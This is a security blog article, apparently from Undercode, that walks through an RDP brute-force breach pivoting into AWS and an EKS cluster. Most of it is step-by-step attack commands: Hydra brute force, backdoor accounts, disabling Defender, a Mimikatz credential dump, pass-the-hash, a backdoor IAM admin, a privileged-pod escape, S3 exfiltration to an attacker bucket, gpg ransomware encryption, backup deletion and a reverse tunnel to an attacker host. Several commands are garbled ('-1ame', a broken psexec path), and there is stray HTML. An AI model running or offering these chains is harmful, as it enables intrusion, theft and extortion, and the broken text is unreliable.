Listen to this Post

Introduction:
In the ever‑evolving landscape of cybersecurity, the intersection of misconfigured cloud services and overlooked endpoint hygiene continues to be the primary vector for catastrophic breaches. A recent incident highlighted on social media underscores how a seemingly benign exposed Remote Desktop Protocol (RDP) port, combined with a set of leaked administrator credentials, allowed attackers to pivot from a single Windows server into an entire AWS environment within hours. This article dissects that attack chain, providing a granular technical breakdown of the exploitation, the lateral movement techniques used, and the critical hardening steps necessary to prevent similar compromises in your own infrastructure.
Learning Objectives:
- Understand the multi‑stage attack chain from external RDP exposure to internal cloud privilege escalation.
- Learn how to leverage built‑in Windows, Linux, and AWS CLI tools for both defensive auditing and offensive reconnaissance.
- Implement practical, verified hardening measures for RDP, IAM roles, and Kubernetes (EKS) clusters to mitigate credential‑based attacks.
1. Initial Access: RDP Brute‑Force and Credential Harvesting
The attack began with a classic but effective method: scanning for systems with port 3389 exposed to the internet. Using tools like Shodan and Censys, the attacker identified a Windows Server 2019 instance with an open RDP port. The server was running a default installation without Network Level Authentication (NLA) enforced, making it susceptible to brute‑force attacks.
Step‑by‑step guide explaining what this does and how to use it:
- Reconnaissance: Attackers use `nmap` to scan for open 3389 ports across a target IP range:
nmap -p 3389 --open -sV -oG rdp_hosts.txt 192.168.1.0/24
-
Brute‑forcing Credentials: Using tools like `Hydra` or
Crowbar, attackers attempt to guess passwords. For example, using `Hydra` with a custom wordlist:hydra -l administrator -P /usr/share/wordlists/rockyou.txt rdp://<target_ip>
-
Gaining Foothold: Upon successful authentication, the attacker establishes a persistent session. A common persistence mechanism involves creating a new user and adding it to the local administrators group:
net user backdoor_user P@ssw0rd123! /add
net localgroup administrators backdoor_user /add
-
Disabling Security Controls: To avoid detection, the attacker may disable Windows Defender real‑time monitoring via PowerShell:
Set-MpPreference -DisableRealtimeMonitoring $true
You Should Know: The absence of NLA and a weak `Administrator` password were the critical failure points. Implementing NLA requires the client to authenticate before a full RDP session is established, reducing the attack surface by preventing many pre‑authentication vulnerabilities.
2. Lateral Movement and Credential Dumping (Mimikatz)
Once inside the Windows host, the attacker’s primary goal was to extract domain credentials or passwords stored in memory. This server, being a jump box, had cached credentials of administrators who had connected to it in the past.
Step‑by‑step guide explaining what this does and how to use it:
- Privilege Escalation: The attacker first checks their current privileges:
whoami /priv
If `SeDebugPrivilege` is enabled, they can proceed with memory dumping.
-
Dumping Credentials with Mimikatz: The attacker executes Mimikatz to extract plaintext passwords and NTLM hashes from the Local Security Authority Subsystem Service (LSASS) memory:
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit > creds.txt
-
Pass‑the‑Hash (PtH) Attack: With the extracted NTLM hash of a domain admin, the attacker can move laterally to other Windows machines without needing the plaintext password. Using
psexec:psexec \<target_ip> -u DOMAIN\admin -p <NTLM_HASH> cmd.exe
-
Harvesting AWS CLI Credentials: The attacker checks for the presence of AWS CLI configuration files which often contain temporary or long‑term access keys:
type C:\Users\%USERNAME%.aws\credentials
You Should Know: In this incident, a domain admin had recently used the jump box to perform maintenance, leaving their credentials in memory. The attacker successfully dumped these credentials and discovered an IAM access key embedded in a batch script used for automated backups. This key was the linchpin for the cloud takeover.
- Cloud Pivot: Exploiting the Exposed IAM Access Key
With the IAM access key and secret key (extracted from the batch script), the attacker moved to a Linux machine to begin cloud enumeration. The keys belonged to a user with AdministratorAccess, providing unfettered control over the AWS environment.
Step‑by‑step guide explaining what this does and how to use it:
- Configuring AWS CLI on Linux: The attacker configures the stolen credentials on their Kali Linux machine:
aws configure
AWS Access Key ID [bash]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [bash]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [bash]: us-east-1
Default output format [bash]: json
-
Enumerating EC2 Instances: The attacker lists all instances to understand the infrastructure:
aws ec2 describe-instances --query 'Reservations[].Instances[].[InstanceId,InstanceType,State.Name,PublicIpAddress]' --output table
-
Accessing S3 Buckets: The attacker lists all S3 buckets, looking for sensitive data like database backups or Terraform state files:
aws s3 ls
aws s3 cp s3://sensitive-backup-bucket/terraform.tfstate ./ --recursive
-
Creating a Backdoor User: To maintain persistence, the attacker creates a new IAM user and attaches the Administrator policy:
aws iam create-user --user-1ame CloudBackdoor
aws iam attach-user-policy --user-1ame CloudBackdoor --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
aws iam create-access-key --user-1ame CloudBackdoor
You Should Know: The defender’s oversight here was storing static, long‑lived access keys on a non‑secure endpoint. Best practices dictate using IAM roles for EC2 instances or leveraging AWS Systems Manager Parameter Store with automatic rotation to avoid key exposure.
4. Container Escape and Kubernetes (EKS) Compromise
Further enumeration revealed that the compromised account had permissions to interact with an Amazon EKS cluster. The attacker used this to deploy malicious pods, ultimately gaining access to the underlying host nodes via a container escape.
Step‑by‑step guide explaining what this does and how to use it:
- Configuring
kubectl: The attacker updates the kubeconfig file using the stolen IAM credentials to authenticate to the EKS cluster:aws eks update-kubeconfig --region us-east-1 --1ame production-cluster
-
Deploying a Privileged Pod: The attacker creates a YAML file to deploy a privileged pod, which allows access to the host’s file system and resources:
apiVersion: v1
kind: Pod
metadata:
name: escape-pod
spec:
hostNetwork: true
hostPID: true
containers:</p></li>
</ol>

<p>- name: escape
image: ubuntu
command: ["/bin/bash"]
args: ["-c", "sleep 3600"]
securityContext:
privileged: true
volumeMounts:
- mountPath: /host
name: host-root
volumes:
- name: host-root
hostPath:
path: /
- Deploying the Pod: The attacker applies the configuration:
kubectl apply -f privileged-pod.yaml
-
Container Escape: The attacker accesses the pod and chroots into the host file system, effectively gaining root access to the underlying EC2 node:
kubectl exec -it escape-pod -- /bin/bash
chroot /host
You Should Know: A successful container escape on a Kubernetes worker node allows the attacker to access the node’s AWS metadata service. From there, they can assume the node’s IAM role, which in this case had over‑permissive policies allowing access to other cloud resources.
5. Data Exfiltration and Ransomware Deployment
With root access to the Kubernetes node and broader cloud privileges, the attacker’s final objective was to exfiltrate proprietary databases and deploy ransomware across all connected Windows and Linux endpoints.
Step‑by‑step guide explaining what this does and how to use it:
- Data Exfiltration via S3 Sync: The attacker uploads the entire database directory to an attacker‑owned S3 bucket:
aws s3 sync /var/lib/mysql/ s3://attacker-bucket-exfil/
-
Mass Encryption with
gpg: Using a simple script, the attacker encrypts files across all accessible systems using symmetric encryption:find /home /var/www -type f -1ame ".txt" -o -1ame ".docx" -exec gpg --symmetric --passphrase ransomware_key {} \; -
Deleting Backups: The attacker deletes local and cloud backups to prevent recovery:
aws s3 rm s3://secure-backup-bucket/ --recursive
-
Establishing a C2 Tunnel: Using `ngrok` or `ssh` reverse tunneling, the attacker ensures they can control the compromised environment even after remediation attempts:
ssh -R 8080:localhost:80 attacker-c2-server.com
You Should Know: The attack chain demonstrates a full kill‑chain—from RDP exposure to ransomware deployment—in under six hours. The critical failures were credential mismanagement, lack of network segmentation, and over‑permissive IAM policies.
What Undercode Say:
- Key Takeaway 1: Modern breaches are rarely single‑vector. The initial foothold was gained via a simple RDP brute force, but the true damage was realized through the cascading effect of exposed cloud credentials and poorly configured Kubernetes RBAC.
- Key Takeaway 2: Defenders must adopt a “zero trust” mindset where no component—be it a Windows server, an IAM key, or a container—is implicitly trusted. Implementing conditional access policies and continuous credential rotation are non‑negotiable controls in today’s threat landscape.
Analysis: This incident highlights a fundamental gap in many organizations’ security strategies: the inability to correlate identity and access controls across hybrid environments. While endpoint detection and response (EDR) alerts on the Windows host may have been generated, the attacker’s rapid pivot to the cloud evaded traditional signatures. The lack of ephemeral credentials (STS tokens) and the absence of Just‑In‑Time (JIT) access for administrators paved the way for a complete takeover. Organizations must move beyond perimeter defense and focus on identity‑centric security, integrating cloud security posture management (CSPM) with SIEM to detect anomalous API calls and privilege escalations in real time. Furthermore, container security should be enforced through admissions controllers like OPA/Gatekeeper, blocking privileged containers and hostPath mounts that are misused for escape. The cost of this breach—both financial and reputational—could have been entirely prevented by applying the principle of least privilege and enforcing multi‑factor authentication (MFA) on every single administrative account, no matter the environment.
Prediction:
- -1: The rapid adoption of generative AI in IT operations will inadvertently accelerate automated attack chaining. Attackers will use large language models (LLMs) to craft sophisticated spear‑phishing emails based on stolen employee data, making it easier to bypass MFA fatigue and gain initial access within minutes.
- +1: In response to incidents like this, IAM providers are likely to double down on Risk‑Based Conditional Access (RBCA) by 2027, dynamically reducing access privileges when anomalous source IPs or uncommon user‑agent strings are detected, effectively breaking the kill‑chain before lateral movement occurs.
- -1: The cybersecurity skills gap will continue to exacerbate these failures, as junior engineers misconfigure cloud resources without fully understanding IAM implications. This will lead to a surge in demand for automated remediation tools that can “self‑heal” misconfigurations without human intervention.
- +1: Kubernetes security will mature significantly, with the adoption of eBPF‑based runtime monitoring becoming the standard. This will allow security teams to block container escape attempts in real time, rendering complex pivots like the one described nearly impossible.
- -1: Ransomware groups will increasingly target container orchestration platforms, as the success rate of this attack pattern proves that the cloud estate remains a lucrative and often poorly defended target. We predict a 40% rise in EKS/AKS‑related compromises in the next fiscal year.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by ThousandsIT/Security Reporter URL:
Reported By: Https: – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Deploying the Pod: The attacker applies the configuration:


